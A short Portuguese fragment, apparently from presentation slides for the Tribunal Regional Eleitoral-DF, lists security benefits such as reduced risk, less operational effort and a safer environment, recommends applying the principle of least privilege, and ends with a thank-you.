Aumento do poder de mitigação de riscos e explorações;
Grande redução do esforço operacional das equipes envolvidas;
Ambiente mais seguro;

Melhorias

Tribunal Regional Eleitoral-DF

Implementar de forma efetiva o Princípio do Privilégio mínimo

Tribunal Regional Eleitoral-DF

Obrigado